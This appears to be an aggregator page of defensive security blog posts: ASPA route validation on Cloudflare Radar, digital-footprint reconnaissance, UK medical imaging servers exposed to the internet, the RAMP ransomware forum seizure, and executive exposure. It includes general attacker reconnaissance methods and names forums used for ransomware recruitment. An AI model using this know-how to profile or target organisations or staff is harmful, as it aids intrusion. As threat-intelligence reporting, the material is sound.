Although RPKI and Route Origin Authorizations (ROAs) have successfully hardened the origin of routes, they cannot verify the path traffic takes between networks. This is where ASPA (Autonomous System Provider Authorization)comes in. ASPA extends RPKI protection by allowing an Autonomous System (AS) to cryptographically sign a record listing the networks authorized to propagate its routes upstream. By validating these Customer-to-Provider relationships, ASPA allows systems to detect invalid path announcements with confidence and react accordingly.
While the specific IETF standard remains in draft, the operational community is moving fast. Support for creating ASPA objects has already landed in the portals of Regional Internet Registries (RIRs) like ARIN and RIPE NCC, and validation logic is available in major software routing stacks like OpenBGPD and BIRD.
To provide better visibility into the adoption of this emerging standard, we have added comprehensive RPKI ASPA support to the Routing section of Cloudflare Radar. Tracking these records globally allows us to understand how quickly the industry is moving toward better path validation.
Our new ASPA deployment view allows users to examine the growth of ASPA adoption over time, with the ability to visualize trends across the five Regional Internet Registries (RIRs) based on AS registration. You can view the entire history of ASPA entries, dating back to October 1, 2023, or zoom into specific date ranges to correlate spikes in adoption with industry events, such as the introduction of ASPA features on ARIN and RIPE NCC online dashboards.
Beyond aggregate trends, we have also introduced a granular, searchable explorer for real-time ASPA content. This table view allows you to inspect the current state of ASPA records, searchable by AS number, AS name, or by filtering for only providers or customer ASNs. This allows network operators to verify that their records are published correctly and to view other networks’ configurations.
We have also integrated ASPA data directly into the country/region routing pages. Users can now track how different locations are progressing in securing their infrastructure, based on the associated ASPA records from the customer ASNs registered locally.
On individual AS pages, we have updated the Connectivity section. Now, when viewing the connections of a network, you may see a visual indicator for “ASPA Verified Provider.” This annotation confirms that an ASPA record exists authorizing that specific upstream connection, providing an immediate signal of routing hygiene and trust.
For ASes that have deployed ASPA, we now display a complete list of authorized provider ASNs along with their details. Beyond the current state, Radar also provides a detailed timeline of ASPA activity involving the AS. This history distinguishes between changes initiated by the AS itself (“As customer”) and records created by others designating it as a provider (“As provider”), allowing users to immediately identify when specific routing authorizations were established or modified.
Visibility is an essential first step toward broader adoption of emerging routing security protocols like ASPA. By surfacing this data, we aim to help operators deploy protections and assist researchers in tracking the Internet’s progress toward a more secure routing path. For those who need to integrate this data into their own workflows or perform deeper analysis, we are also exposing these metrics programmatically. Users can now access ASPA content snapshots, historical timeseries, and detailed changes data using the newly introduced endpoints in theCloudflare Radar API.
As security evolves, so does our data
Internet security continues to evolve, with new approaches, protocols, and standards being developed to ensure that information, applications, and networks remain secure. The security data and insights available on Cloudflare Radar will continue to evolve as well. The new sections highlighted above serve to expand existing routing security, transparency, and post-quantum insights already available on Cloudflare Radar.
If you share any of these new charts and graphs on social media, be sure to tag us: @CloudflareRadar (X), noc.social/@cloudflareradar (Mastodon), and radar.cloudflare.com (Bluesky). If you have questions or comments, or suggestions for data that you’d like to see us add to Radar, you can reach out to us on social media, or contact us via email.
For years, organizations have prioritized strengthening technical defenses, including hardening networks, accelerating patch management, and expanding endpoint detection and response capabilities. Defensive systems have become more adaptive, identity has moved to the center of security architectures, and zero-trust has emerged as a foundational design principle.
Despite these advances, successful intrusions continue to occur in environments that appear technically mature. While traditional attack vectors like vulnerability exploitation, misconfigurations, and malware-based intrusions show no sign of decline, modern attacks are increasingly preceded or materially enabled by extensive reconnaissance conducted beyond the victim’s technical perimeter.
Organizations and their employees expose substantial volumes of data online, both intentionally and unintentionally. This includes professional and personal information shared through corporate websites, SaaS platforms, social media, developer repositories, marketing materials, and third-party services, as well as data exposed through breaches, misconfigured cloud assets, and shadow IT.
As seen in the following screenshots, vast amounts of historical information, credential leaks, personally identifiable information (PII) persist in exposed databases, as well as on dark web marketplaces and cybercrime forums.
⠀
Figure 1: A dark web marketplace offering US SSNs for sale.
⠀
Figure 2: A compromised database search engine exposes leaked credentials.
⠀
Figure 3: Multiple citizenship databases exposed on a cybercriminal forum
⠀
Threat actors increasingly leverage this layered digital footprint as a core component of their operational planning. While such exposure may not always constitute the initial access vector itself, it significantly influences attacker decision-making, targeting precision, and the likelihood of success.
Breach data and open-source intelligence are utilized to map organizational structures, identify privileged or high-value identities, correlate reused credentials, infer security controls, and tailor phishing or social engineering campaigns with high contextual credibility. In many cases, this intelligence determines which vulnerability, account, or trust relationship is exploited, rather than whether exploitable weaknesses exist. As a result, the boundary between “technical” and “human” attack vectors continues to erode. Infrastructure security remains necessary, but it is no longer sufficient in isolation. The effective attack surface now extends beyond networks and endpoints to encompass identity exposure, employee digital behavior, third-party data ecosystems, and long-lived data traces that persist outside traditional security tooling and governance models.
What is digital footprint exposure?
A digital footprint refers to all the information about an organization and/or an individual that is publicly, semi-publicly, or commercially available online. This information is often scattered across numerous platforms, but aggregating it enables the creation of detailed, actionable profiles of individuals and institutions.
Typical elements of a digital footprint include:
Corporate and personal email addresses
Passwords and authentication data leaked through breaches
Public social media profiles and historical activity
Personally Identifiable Information (e.g., name, SSN, phone number, email address).
Employment history, job titles, role descriptions, and annual reports
Online behavior, interests, affiliations, and routines
Metadata collected and sold by third-party data brokers
The acquisition of this data does not require hacking, system intrusion, or the deployment of malware. Instead, attackers collect, correlate, and exploit information that exists beyond the organization’s security perimeter, making it inherently unreachable by conventional security controls such as firewalls, EDR, or internal monitoring systems. Because these digital assets reside outside direct organizational ownership and technical control, they cannot be effectively protected by traditional defensive mechanisms. In this context, threat intelligence monitoring plays a critical role by providing visibility into external data exposure, tracking adversarial collection and misuse of such information, and enabling organizations to detect, assess, and respond to risks that would otherwise remain invisible to perimeter-based security architectures.
Digital footprint exposure: A growing security threat
The modern threat landscape no longer rewards attackers who are simply skilled at exploiting systems; it rewards those who are best at understanding people, relationships, and behavior. Publicly accessible data, semi-private platforms, and commercially available datasets collectively form a digital footprint that can be mapped, enriched, and weaponized well before any technical intrusion attempt. This exposure shifts the initial battleground away from firewalls and endpoints toward employees’ online presence and the organization’s external data shadow.
Organizations that continue to define their perimeter in terms of IP ranges, devices, or cloud assets are defending yesterday’s battlefield. In many cases, the first stage of compromise occurs months before an alert is raised, within public forums, social networks, breached datasets, and data broker platforms, entirely outside traditional security monitoring and response processes. Adversaries use this information to identify key personnel, ascertain internal structures, map trusted relationships, and assess security maturity without ever touching corporate infrastructure.
Attackers collect specific external data to identify valid users, authentication systems, and internal dependencies. They extract employee names, roles, and corporate email formats from LinkedIn, conference materials, and public breach datasets. They identify authentication portals, VPN gateways, and cloud services using passive DNS records, Certificate Transparency logs, and internet scanning platforms such as Shodan or Censys. Public GitHub repositories and technical documentation may reveal internal domain names, API endpoints, identity providers, and technology stacks.
These elements allow attackers to identify valid corporate accounts, target employees with privileged access, register impersonation domains that match internal naming conventions, and send phishing emails that reference real vendors, systems, or workflows. This preparation increases the likelihood of credential theft and unauthorized access because the attacker is targeting real users and real systems rather than relying on generic phishing or random scanning.
For employees, digital footprint exposure translates into personal risk that directly impacts corporate security. Leaked credentials, reused passwords, overshared professional information, or historical data breaches can be exploited to impersonate staff, coerce access, or establish credibility during pretexting operations. Senior leaders, IT staff, and individuals with privileged access are particularly vulnerable, as attackers can leverage publicly available information to craft convincing narratives that exploit trust and authority.
Uncontrolled exposure of employee information allows attackers to move from targeting individuals to compromising the organization. This enables them to identify employees with access to key systems, administrative privileges, or sensitive organizational platforms through public work profiles and data obtained from data breaches. They then test exposed credentials on corporate login portals, send phishing emails impersonating trusted internal or external entities, or attempt to intercept authentication codes by targeting exposed phone numbers. Once a single employee account is compromised, attackers can gain access to internal systems, escalate their privileges, and move laterally within the organization.
Threat actor exploitation of digital footprints
Threat actors, whether cybercriminal groups or state-sponsored operators, have always relied heavily on digital footprints in their operations. Publicly available information, leaked data, social media activity, and professional networks provide valuable insight into people, organizations, technologies, and trust relationships, making attacks more targeted and believable.
With the rise of AI-powered tools, this exploitation has intensified. What once required time-consuming manual research can now be automated, enriched, and scaled almost instantly. AI enables adversaries to turn fragmented online traces into compelling narratives, lures, and impersonations, significantly increasing the speed, precision, and overall impact of attack vectors driven by digital footprints.
Cybercriminals
Cybercriminals typically exploit online exposure to establish rapid, monetizable intrusion paths without requiring deep internal access. Public profiles, leaked credentials, exposed servers, misconfigured cloud resources, and operational metadata are aggregated to identify where access already exists or can be obtained with minimal resistance. The focus is on converting exposed data directly into usable access, validating it quickly, and either exploiting or reselling it.
Tactical attack vectors derived from exposed digital footprints include:
Leaked credential exploitation: Abuse of credentials harvested from data breaches, stealer logs, and infostealer marketplaces, correlated with corporate email domains to gain unauthorized access to VPNs, SSO portals, cloud consoles, SaaS platforms, and legacy authentication endpoints
Identity and account surface expansion: Leveraging open professional and social network profiles to enumerate valid usernames, email address formats, job roles, seniority levels, and likely privilege tiers, enabling targeted credential testing and account takeover attempts
Email signature and metadata harvesting: Exploitation of email signatures, contact blocks, and publicly shared correspondence to identify internal naming conventions, phone extensions, third-party services, and technology stack indicators useful for impersonation and lateral access
Document-driven reconnaissance: Mining publicly exposed or leaked company documents (policies, PDFs, presentations, contracts, org. charts, etc.) to infer internal systems, authentication workflows, directory structures, cloud providers, and security controls
Infrastructure targeting via exposure leakage: Identification and exploitation of externally exposed servers, admin panels, APIs, and management interfaces through search engines, passive DNS, certificate transparency logs, and open indexing platforms
Banner, certificate, and service fingerprinting: Abuse of SSL/TLS certificates, HTTP headers, API responses, and service banners to fingerprint software versions, cloud services, authentication mechanisms, and unpatched or end-of-life systems
Cloud asset exploitation: Targeting publicly exposed storage buckets, orphaned cloud tenants, misconfigured IAM roles, stale API keys, and secrets discovered via open repositories, leaked configuration files, or documentation artifacts
Access brokerage: Enabling the validation, packaging, and resale of footprint-derived access (credentials, VPN sessions, cloud console access, shells) within cybercriminal marketplaces, based on assessed business impact and network reach
Low-noise privilege escalation and lateral movement: Exploitation of weak segmentation, excessive trust relationships, and overexposed directory or identity services inferred from public documentation, leaked internal diagrams, or misconfigured federation endpoints
State-Sponsored Actors
State-sponsored actors treat exposed digital footprints as long-term intelligence and access-enabling infrastructure. Voluntarily shared information, institutional transparency, technical disclosures, and accidental leaks are fused to build high-fidelity models of people, systems, and dependencies. These actors exploit exposure selectively, prioritizing vectors that support persistent access, intelligence collection, and operational survivability.
Tactical attack vectors derived from exposed digital footprints include:
Identity and role mapping: Use of social networks, publications, and organizational disclosures to identify privileged users, trust relationships, and lateral movement paths
Credential and token reuse: Reuse of leaked credentials, API keys, and tokens over long periods to regain access without new exploits or tooling
Perimeter exploitation via transparency: Targeting of publicly documented architectures, exposed technologies, and known integration points
Exposed service exploitation: Compromise of internet-facing edge devices, management planes, update services, and CI/CD endpoints
Supply-chain leverage: Exploitation of disclosed vendors, SaaS platforms, and cloud dependencies as indirect access paths
Persistence through legacy exposure: Abuse of forgotten accounts, test systems, and undercommissioned services still reachable externally
Defensive evasion through disclosure awareness: Tailoring operations based on publicly revealed security controls, tooling, and incident history
Advice for reducing digital footprint risk
A structured technical approach is imperative to effectively reduce the risk of employees’ digital footprint exposure. It must aim to close identity security gaps, eliminate unknown external resources, and proactively monitor for leaks of sensitive data. First, organizations must strengthen their identity infrastructure by implementing phishing-resistant multi-factor authentication (MFA) for all privileged accounts and by integrating credential exposure monitoring directly at the identity provider (IdP) level to detect and block authentication attempts using compromised credentials.
In addition, external attack surface management (EASM) must be implemented to identify and remediate internet-exposed, unknown, overlooked, or misconfigured resources, including servers, API endpoints, and storage resources that could expose configuration or sensitive organizational data. Digital risk protection (DRP) programs must prioritize monitoring the personally identifiable information (PII) of executives and board members, privileged credentials, and sensitive intellectual property on dark web forums, data breach datasets, and social media platforms to detect and disrupt adversary reconnaissance and targeting activities in the early stages of an attack lifecycle.
To reduce the risk of credential exposure, organizations should also continuously monitor for leaked or compromised credentials associated with corporate domains, limit the public disclosure of internal technical information, implement strong authentication methods resistant to credential theft, and respond rapidly when exposed accounts or infrastructure are identified.
It is equally important to consider employees as an integral part of the extended security perimeter. Technical controls must remain the primary means of mitigation. Measures such as strict access restrictions, centralized logging and analysis, and automated detection and response mechanisms should form the core of the defense. At the same time, it is critical to raise employee awareness about how their personal online activities and digital presence can directly affect the organization’s security posture.
Organizations that implement these measures will see their digital footprint exposure transformed from a silent risk into a managed, measurable security domain, significantly reducing the likelihood of identity theft, targeted intrusions, and the leakage of critical intelligence.
Conclusion
Today’s threat actors are no longer limited to exploiting technical vulnerabilities; they increasingly weaponize digital footprints as a primary enabler of their operations. For organizations, this means the attack surface extends well beyond networks and endpoints to include all externally exposed information. Any data available online about systems, infrastructure, or employees can be collected, correlated, and exploited to support reconnaissance, targeting, and intrusion planning, often without generating a single security alert or triggering traditional detection mechanisms. As a result, organizations that actively identify, monitor, and manage their external assets and digital footprint are better positioned to detect exposure early, reduce opportunities for adversaries, and strengthen their overall security posture before threats materialize.
Hospitals invest heavily in physical security: Clinical areas are access-controlled, sensitive rooms are locked, and patient records are governed by strict handling procedures. Network exposure does not always receive the same level of scrutiny.
Rapid7 Labs identified more than 30 UK-based systems responding to DICOM requests over Port 104, the default port used for medical imaging traffic. These systems were reachable from the public internet at the time of observation. Project Sonar was used to confirm service responsiveness only; no attempt was made to access patient records or exploit the systems.
When Port 104 is reachable from outside trusted networks without VPN restriction or encryption, the imaging service can be detected through routine internet scanning. This type of exposure matters because protocols like DICOM were developed for use within protected clinical environments where network access is already controlled.
Research into medical imaging infrastructure has found that when security best practices are not implemented, imaging systems and their acquisition gateways are placed on networks in ways that expose them to cybercriminal discovery. In one study of publicly accessible PACS (picture archiving and communication systems) servers, researchers reported that systems using default configurations or lacking appropriate network controls responded to internet scans and contained metadata such as patient identifiers, and the lack of basic protocol safeguards made them susceptible to data reconstruction and modification.
Why should DICOM not be internet-facing?
DICOM, or digital imaging and communications in medicine, is the international standard used to format, store, and transmit medical imaging data. It governs both the image itself and associated metadata, which can include patient identifiers, study details, acquisition parameters, and device information. Imaging modalities such as CT scanners and MRI machines use DICOM to send studies to Picture Archiving and Communication Systems (PACS), where images are stored and later retrieved by radiologists and clinicians.
DICOM operates at the application layer. Port 104 is the traditional default port associated with DICOM services, but the protocol is not limited to that port. PACS systems and imaging services may also communicate over web ports such as 80 or 443, and in some cases expose web-based or administrative interfaces over additional ports. In our broader research, we identified more than 15 PACS devices that were externally reachable, including systems accessible over standard web ports.
⠀
Figure 1: Clarify – PACS admin login portal.
⠀
In standard hospital deployments, DICOM services are intended to operate within segmented and trusted clinical networks. The protocol historically assumed that the surrounding network would provide access control and protection. When imaging systems or PACS services are reachable from public IP space, whether over Port 104 or web-based interfaces, they may respond to protocol negotiation or HTTP requests and disclose service-level information. In some configurations, metadata or system details can be retrieved without strong authentication controls.
That condition does not necessarily imply full access to imaging archives. It does mean that clinical infrastructure is externally discoverable and capable of interaction beyond its intended network boundary. The risk arises from that exposure, particularly when it is unintended or unmonitored.
Exposed DICOM servers in the UK: What Rapid7 Labs found
Using Project Sonar, Rapid7’s internet-wide exposure monitoring framework, we identified more than 30 UK-based healthcare systems responding to DICOM-related requests, including services associated with Port 104. The exposure was not limited to that port. Additional PACS and related healthcare systems were observed to be reachable over web ports such as 80 and 443, with more than 15 PACS devices directly accessible from public IP space.
⠀
Figure 2: UK-based exposed Healthcare systems to the Internet.
⠀
This methodology does not exploit systems or access patient records. It confirms whether a service is reachable and actively responding.
For healthcare organizations navigating increased regulatory scrutiny and rising cyber threats, this kind of medical device exposure is unnecessary risk.
The cybersecurity risks of exposed medical imaging systems
When a DICOM server is exposed to the internet, and the risk extends beyond technical misconfiguration, it introduces three primary threat categories:
Patient data exposure and healthcare identity theft
DICOM files typically contain structured metadata fields, which may include:
Patient name.
Date of birth.
Study identifiers.
Referring clinician information.
If a system allows metadata queries without authentication or encryption, those identifiers may be retrievable. Healthcare data retains long-term value because it cannot be reissued in the way payment credentials can.
Medical image manipulation and clinical integrity risks
Imaging workflows depend on trusted transmission between modalities, PACS servers, and diagnostic workstations. Research has shown that medical images can be altered using machine learning techniques under controlled conditions.
Exploitation requires access and technical capability, but exposure beyond intended network boundaries increases the potential attack surface. Clinical confidence depends on assurance that imaging data has not been modified in transit.
Ransomware entry points via PACS and imaging systems
Medical imaging systems like DICOM connect to PACS servers. If an exposed DICOM service provides a foothold, attackers may attempt lateral movement inside the network.
An exposed PACS server can quickly become operational ground zero – delaying procedures, disrupting diagnostics, and impacting patient care. As healthcare continues to face ransomware targeting across the UK and EU, edge systems and externally visible services are often initial access points.
UK healthcare attack surface exposure: DICOM is part of a wider pattern
The exposure of 30+ DICOM systems is concerning. But it is not isolated. A broader review of UK healthcare-associated IP space shows externally visible infrastructure including:
Cisco edge devices.
BigIP appliances.
Check Point firewalls.
Citrix NetScaler instances.
Ivanti Endpoint Manager Mobile.
SSL VPN portals.
Search for NHS registered names and filter on UK/GB:
Table 1: Externally visible technologies identified across UK healthcare-associated IP space.
⠀
These technologies are standard components of modern IT environments. The concern arises when exposure is unintended, unmonitored, or paired with delayed remediation. Public reporting in 2025 shows that ransomware groups continue to target healthcare following disclosure of vulnerabilities in edge appliances and remote access technologies. In several documented cases, exploitation occurred within days of vulnerability publication.
When more than 30 imaging systems are externally reachable, the underlying issue is unlikely to be a single isolated configuration error. It suggests incomplete visibility into which services are accessible from outside the organisation at any given moment.
⠀
Figure 3: Visibility of selected healthcare technologies over time.
External asset visibility and healthcare IT complexity
Healthcare IT environments evolve incrementally, with legacy protocols remaining operational because imaging equipment has long service lifecycles. This slow evolution can cause complications like:
Vendor default configurations are often inherited from initial deployment.
Cloud services introducing additional infrastructure layers that may not be consistently mapped alongside on-premise systems.
⠀
Figure 4: Ransomware groups observed targeting UK/EU healthcare in 2025.
⠀
Figure 5: Ransomware group activity observed around UK/EU healthcare in 2025.
Within this context, continuous external visibility becomes challenging. Many organisations do not maintain a real-time inventory of internet-facing services across all owned IP ranges. And so, without deliberate intent, a DICOM server or medical device can become externally reachable., Until specifically identified, the exposure can persist. The lesson?Infrastructure designed for ease of deployment can accumulate risk when oversight is periodic rather than continuous.
How to reduce DICOM and medical device exposure
As ransomware groups accelerate and exploitation windows shrink, it would be easy to frame exposure as oversight. But that diagnosis would miss the point.
The issue is not a lack of cybersecurity awareness within the NHS. It is the structural complexity of modern healthcare IT environments, with legacy protocols continuing to operate alongside newer systems.
Vendor-default configurations are often inherited rather than re-architected.
Third-party integrations expand the digital perimeter beyond the hospital campus.
Remote access services enable flexible care delivery, while cloud adoption accelerates faster than traditional governance models can adapt.
In this kind of environment, many organizations lack continuous visibility into which services are externally exposed at any given moment. If you do not know a medical device or DICOM server is accessible from the internet, you cannot secure it. What was once ‘plug and play’ infrastructure can quietly become ‘plug and prey’.
Securing DICOM servers in healthcare
Organizations reviewing imaging system security should confirm whether Port 104 is accessible from outside trusted networks. Where external access is operationally required, it should be restricted through VPN controls and strong authentication. DICOM traffic should be encrypted where supported.
Additional steps include:
Reviewing firewall rules governing PACS and modality communication.
Conducting periodic external service discovery across owned IP ranges.
Verifying vendor default configurations during deployment and upgrade cycles.
Monitoring newly exposed services following infrastructure or cloud changes.
These measures focus on aligning network exposure with clinical intent. The objective is straightforward: Ensure that imaging systems are reachable only by the parties that need them.
Healthcare cyber resilience starts with visibility
Imaging systems play a central role in diagnosis and care planning, with operational disruption creating immediate clinical consequences.. As regulatory scrutiny of healthcare cybersecurity continues to increase, confirming that DICOM services operate within intended network boundaries is a practical and measurable step toward reducing risk.
The identification of more than 30 exposed systems highlights a visibility gap rather than a failure of awareness. Addressing that gap begins with systematic review of external-facing infrastructure and sustained monitoring over time.
Active since 2021, the RAMP (Ransomware and Advanced Malware Protection) forum has established itself as a prominent hub within the cybercrime ecosystem, particularly for ransomware operators and affiliates coordinating attacks, sharing tooling, and trading access to compromised networks. On 28 January 2026, the Federal Bureau of Investigation (FBI), in coordination with the U.S. Attorney’s Office for the Southern District of Florida and the Computer Crime and Intellectual Property Section of the U.S. Department of Justice (DoJ), seized the forum’s infrastructure (Figure 1).
While public reporting focused primarily on the law enforcement action, the underground reaction revealed a deeper and more consequential development: a collapse of trust and increasing fragmentation within the ransomware community.
⠀
Figure 1 – Seizure notice on RAMP’s domain
⠀
Shortly after, the RAMP’s administrator, known as “Stallman”, confirmed on the cybercrime forums XSS and Exploit the seizure, stating that he would not attempt to rebuild it (Figure 2). The announcement immediately sparked debate. Some users questioned whether the takedown had been staged or was a “PR exit,” while others accused Stallman of cooperating with authorities. RAMP’s nameservers were subsequently observed pointing to infrastructure controlled by the FBI, confirming the seizure by U.S. law enforcement.
⠀
Figure 2 – Stallman’s post on XSS
⠀
Following the announcement, screenshots purporting to show portions of RAMP’s database were circulated via Telegram and reposted across underground forums (Figure 3). These images allegedly contained user email addresses and private messages. Several former RAMP members publicly acknowledged that elements of the leaked data appeared authentic and expressed concern that registration emails, private communications, or operational details could be exposed and potentially leveraged in investigations.
⠀
Figure 3 – Screenshot of alleged RAMP leak
⠀
Stallman denied that any breach had occurred, claiming the forum’s disks were encrypted and that the circulating screenshots were fabricated.
Despite competing claims, underground discussions converged around two primary scenarios:
Scenario A: Prior breach
The database was exfiltrated before the law enforcement seizure, and the subsequent takedown was unrelated to the leak.
Scenario B: Insider access
An individual with administrative privileges exported the database, either before or during the seizure process.
No clear consensus has emerged. However, based on behavioral patterns observed in previous forum seizures and the technical realities involved, pre-seizure database access appears plausible. Even if the database was encrypted, protection at rest does not prevent extraction while a system is actively running.
There are also unverified allegations that Stallman attempted to sell the database for 10 bitcoin, though these claims remain unsubstantiated.
The alleged leak, combined with accusations of selective moderation and inconsistent rule enforcement, fueled speculation that RAMP may have functioned as a honeypot or had been compromised long before its seizure. While there is no public evidence confirming that RAMP was deliberately operated as a law enforcement trap, perception often matters more than proof in underground ecosystems. As such, the honeypot narrative itself accelerates fragmentation and contributes to a shift toward smaller, more tightly controlled ransomware platforms.
With RAMP gone and no official successor announced, forum users quickly began discussing alternatives. Some argued that XSS should reconsider its prohibition on ransomware-related activity. XSS administrators reiterated that ransomware affiliate recruitment remains banned, likely to avoid attracting heightened law enforcement scrutiny. This sparked debate about the forum’s long-term positioning and whether it would maintain its policy stance or adapt to fill the vacuum left by RAMP.
This cycle of centralized growth to sudden disruption and migration toward successor platforms follows a recurring pattern observed after previous underground takedowns. When a dominant forum falls, the immediate effect is fragmentation and suspicion. In the absence of a trusted central marketplace, actors temporarily disperse, debate compromise theories, and test new governance models. Over time, smaller, vetted communities emerge to re-establish trust through higher entry barriers and tighter moderation.
A prominent precedent is the shutdown of the cybercrime marketplace RaidForums in 2022, which was followed by the rise of BreachForums, a successor platform that inherited much of the user base and continued many of the same discussions and transactions. RAMP’s disruption appears to be following this familiar trajectory, suggesting not an end to coordination, but a restructuring of how and where it occurs.
Enter T1erOne: A potential successor
The vacuum left by RAMP’s disruption coincided with the emergence of T1erOne in early February, a closed forum with a reputation- and payment-based entry model. Membership requires either verified activity on other underground forums or a $450 payment, emphasizing exclusivity and trust vetting (Figure 4). This structure is designed to reduce the risk of infiltration or exposure, a direct response to the alleged leaks from RAMP.
⠀
Figure 4 – T1erOne registration
⠀
The T1erOne model is further consistent with how RAMP itself operated previously. The forum specifically required proof of activity on other major underground forums or payment of a registration fee to help filter out infiltrators and low-trust actors. While this similarity does not prove T1erOne is RAMP’s direct successor, it makes sense structurally as a model that RAMP veterans would try to replicate.
While closed, paid-entry forums are not new, their emergence immediately after a high-profile seizure suggests defensive adaptation. By raising financial and reputational barriers, administrators reduce infiltration risk while signaling seriousness to high-value actors. If historical patterns hold, the next phase will likely involve smaller clusters of trusted actors consolidating around vetted spaces, with recruitment occurring through referrals rather than open posts. This reduces visibility but increases operational cohesion.
While limited information is available about this forum at the time of writing, it clearly advertises a ransomware offering, suggesting an intention to cover the gap that RAMP left in the cybercrime ecosystem (Figure 5). By openly advertising that ransomware is permitted, T1erOne already differentiates itself from forums like XSS or Exploit, which explicitly ban ransomware discussions or operational planning. This signals to operators that T1erOne is a safe space for ransomware-related activity.
⠀
Figure 5 – T1erOne ransomware advertisement
⠀
Early indicators from underground discussions suggest that ransomware affiliate programs have already been referenced in promotional posts on the forum, implying that affiliates may be evaluating T1erOne as a potential coordination hub. Notably, the ransomware group Qilin appears to have established an early presence on the platform, actively advertising its Ransomware-as-a-Service (RaaS) offering in an effort to attract new affiliates (Figure 6). There are also references to the Cry0 ransomware group engaging on T1erOne. At the time of writing, however, neither group has publicly referenced the forum on their known communication channels, which may indicate that activity remains exploratory or limited to closed recruitment efforts rather than representing a fully endorsed migration.
⠀
Figure 6 – Qilin RaaS advertisement on T1erOne
⠀
T1erOne’s branding does more than advertise ransomware; it signals the continuation of an operational niche designed to fill the gap left in the cybercrime market. For defenders, this underscores a critical reality: The takedown of a public ransomware forum rarely ends operations; it alters where and how they occur. Threat actors migrate to smaller, more controlled communities where similar coordination persists, but with reduced transparency and higher barriers to monitoring. In this environment, disruption does not necessarily translate into deterrence. Rather, it drives a restructuring of the ecosystem into tighter, more resilient clusters, preserving operational continuity for threat actors while diminishing visibility for defenders.
Rehub: Migration to an existing open forum
In parallel with the emergence of T1erOne, ransomware activity has also been observed on Rehub, an underground forum that predates RAMP’s takedown (Figure 7). Domain records indicate that the platform has been active since August 2025, suggesting it was not created in direct response to RAMP’s disruption. However, its recent activity indicates that it is absorbing at least part of the displaced ecosystem.
⠀
Figure 7 – Screenshot from Rehub’s feed
⠀
Unlike T1erOne, Rehub does not operate as a gated or reputation-based community. Registration requires only a username, password, and the answer to a basic security question, making entry significantly less restrictive. This low barrier to access contrasts sharply with T1erOne’s paid or reputation-based vetting model.
Rapid7 researchers independently verieif that several ransomware actors are already active on the platform. Notably, LockBit and the Gentlemen have maintained a presence on Rehub since September 2025, well before RAMP’s seizure. DragonForce, meanwhile, joined the forum on the same day RAMP was taken offline (Figure 8). The forum contains multiple posts openly advertising or discussing RaaS offerings (Figure 9).
⠀
Figure 8 – DragonForce’s profile on Rehub
⠀
Figure 9 – Gentlemen’s RaaS advertisement
⠀
Rehub’s activity demonstrates that migration following RAMP’s disruption is not limited to newly established, closed communities. Instead, some actors appear to be leveraging pre-existing, lower-barrier platforms to continue coordination and recruitment.
Taken together, T1erOne and Rehub illustrate that post-disruption ecosystems rarely converge immediately around a single successor. Instead, they fragment across parallel coordination spaces before longer-term consolidation emerges.
Conclusion: Fragmentation, not finality
The post-RAMP landscape reinforces a familiar reality: Law enforcement can dismantle infrastructure, but it rarely dismantles the ecosystem behind it. Instead, disruption fractures trust and redistributes coordination across multiple platforms.
What has emerged is not a single successor, but diverging migration paths. Gated forums like T1erOne reflect an attempt to rebuild trust through exclusivity, tighter vetting, and higher-entry barriers. At the same time, platforms like Rehub demonstrate that some ransomware actors are leveraging accessible, pre-existing forums to maintain operational continuity and recruitment momentum. This fragmentation suggests adaptation rather than decline. In the immediate aftermath of disruption, dispersion appears to be the dominant pattern, not consolidation.
For defenders, this shift complicates visibility. Monitoring strategies can no longer focus on a single dominant forum. Instead, security teams must track actor migration patterns across multiple environments, identify early RaaS recruitment signals, and correlate underground developments with intrusion activity. As coordination spreads across both gated and open platforms, contextual and timely intelligence becomes critical.
At Rapid7, we continuously monitor underground ecosystems to detect migration trends, emerging coordination spaces, and shifts in affiliate behavior before they scale into campaigns. By combining deep threat intelligence with frontline incident response insights, we help organizations maintain situational awareness even as ransomware coordination becomes more distributed and less predictable.
RAMP’s takedown represents meaningful disruption, but not deterrence. As the ecosystem restructures across both exclusive and open platforms, defenders must adapt just as quickly to maintain the advantage.
Senior leaders are visible by design. They speak at events, post on LinkedIn, sit on boards, and sign public filings. That visibility builds brands and drives growth. It also creates risk.
The findings are clear: an executive’s online footprint is not just a privacy issue. It is a business risk.
Across industries, we found that surface web data, public records, social media activity, and leaked credentials combine to create a detailed profile that threat actors can weaponize. In many cases, 60% of an individual’s digital risk exposure is retrievable through a simple surface web search. When paired with breached credentials circulating in criminal forums, that information fuels business email compromise, spear phishing, impersonation, and even hybrid cyber-physical threats.
Our research features the Rapid7 Exposure Prevention (REP) Score, a quantitative metric that measures executive exposure across four areas: general exposure, social media, public records, and leaked credentials. The data reveals meaningful differences by industry and geography, with U.S.-based executives generally more exposed than their European counterparts, particularly in public records and credential leaks.
High-profile incidents continue to show how small details can lead to large-scale impact. The takeaway for security leaders is direct: protecting executives requires more than awareness training. It demands continuous monitoring, strong authentication, proactive credential hygiene, and integration between cyber and physical risk programs.
Download the Rapid7 report
Download the full report to see how your organization compares and how to reduce executive exposure before attackers take advantage.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.